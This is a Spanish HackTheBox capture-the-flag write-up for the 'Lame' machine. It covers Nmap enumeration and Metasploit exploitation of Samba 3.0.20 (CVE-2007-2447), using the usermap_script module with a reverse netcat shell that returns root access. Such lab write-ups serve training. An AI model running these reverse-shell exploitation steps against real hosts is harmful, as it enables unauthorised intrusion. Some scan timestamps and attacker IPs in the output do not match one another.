HACKTHEBOX

WRITE-UP

Maquina Lame

Autor: Aarón Ibarra

Fecha: 10 de noviembre de 2025

© 2025. Todos los derechos reservados.

Índice

1. Introducción **2**
1.1. Antecedentes 2
1.2. Objetivos 2

2. Enumeración **3**
2.1. Reconocimiento inicial 3
2.2. Nmap 3

3. Explotación **4**
3.1. Metasploit 4

1. Introducción

1.1. Antecedentes

La máquina **Lame** de la plataforma **HackTheBox** es un laboratorio introductorio orientado al pentesting en Linux, donde se practica la enumeración de servicios y la explotación de vulnerabilidades conocidas, destacando una falla crítica en Samba (CVE-2007-2447) que permite ejecución remota de comandos, simulando un sistema heredado mal mantenido.



Figura 1: Detalles de la máquina.

Dirección URL

https://app.hackthebox.com/machines/lame

1.2. Objetivos

Durante este ejercicio, se busca comprometer completamente un sistema Linux mediante la enumeración de servicios expuestos y la explotación de una vulnerabilidad conocida en Samba, evidenciando el impacto de configuraciones inseguras y software desactualizado.

Figura 2: Habilidades desarrolladas en la maquina Lame.

2. Enumeración

2.1. Reconocimiento inicial

Se inició un análisis preliminar para comprobar la accesibilidad del sistema objetivo desde la máquina atacante, empleando la herramienta `Ping` para enviar paquetes ICMP y confirmar la conexión del equipo en la red.

```
❯ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=79.3 ms
^C
--- 10.10.10.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 79.349/79.349/79.349/0.000 ms
```

Figura 3: Reconocimiento inicial sobre el sistema objetivo.

2.2. Nmap

Una vez localizado el sistema, se realizó un escaneo completo de puertos TCP contra el sistema objetivo utilizando `Nmap`, con el objetivo de identificar los puertos abiertos y los servicios expuestos.

```
❯ sudo nmap -p- -Pn -sS -n --min-rate 5000 -oN allports 10.10.10.3 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-14 14:29 CST
Nmap scan report for 10.10.10.3
Host is up (0.34s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd

Nmap done: 1 IP address (1 host up) scanned in 54.86 seconds
```

Figura 4: Escaneo inicial de puertos con `Nmap`.

A continuación, se procedió a una enumeración más detallada de los servicios identificados en el escaneo inicial, con el fin de obtener información adicional sobre sus configuraciones y posibles vulnerabilidades asociadas.

```
❯ nmap -p21,22,139,445,3632 -sCV -Pn -oN sCV 10.10.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-14 14:36 CST
Nmap scan report for 10.10.10.3
Host is up (0.085s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.72
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-12-14T15:38:05-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h30m58s, deviation: 3h32m10s, median: 56s
```

Figura 5: Enumeración detallada de los servicios con `Nmap`.

3. Explotación

3.1. Metasploit

Durante la etapa de reconocimiento se determinó que el host objetivo ejecutaba **Samba 3.0.20**. Con esta identificación se realizó una búsqueda dirigida de vulnerabilidades y exploits relevantes mediante `Searchsploit` (`Metasploit`), con el fin de seleccionar vectores de explotación aplicables a la versión encontrada.

```
[msf](Jobs:0 Agents:0) >> search Samba 3.0.20

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Figura 6: Búsqueda de exploits para Samba 3.0.20 con `Searchsploit`.

Se seleccionó el exploit asociado a la vulnerabilidad **CVE-2007-2447** (Samba 'username map script' Remote Code Execution), que permite la ejecución remota de comandos mediante la manipulación del parámetro `username map script` en la configuración de Samba. A continuación, se procedió a configurar el exploit con los siguiente parametros.

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, sapni, socks5h, http
   RHOSTS   10.10.10.3       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.167     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Figura 7: Configuración y ejecución del exploit en `Metasploit`.

Finalmente, se logró obtener una shell remota en el sistema objetivo, confirmando el éxito de la explotación y permitiendo el acceso al entorno del host comprometido.

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run
[*] Started reverse TCP handler on 10.10.14.167:4444
[*] Command shell session 1 opened (10.10.14.167:4444 -> 10.10.10.3:47218) at 2025-11-10 23:12:13 -0600

id
uid=0(root) gid=0(root)
```

Figura 8: Obtención de shell remota en el sistema objetivo.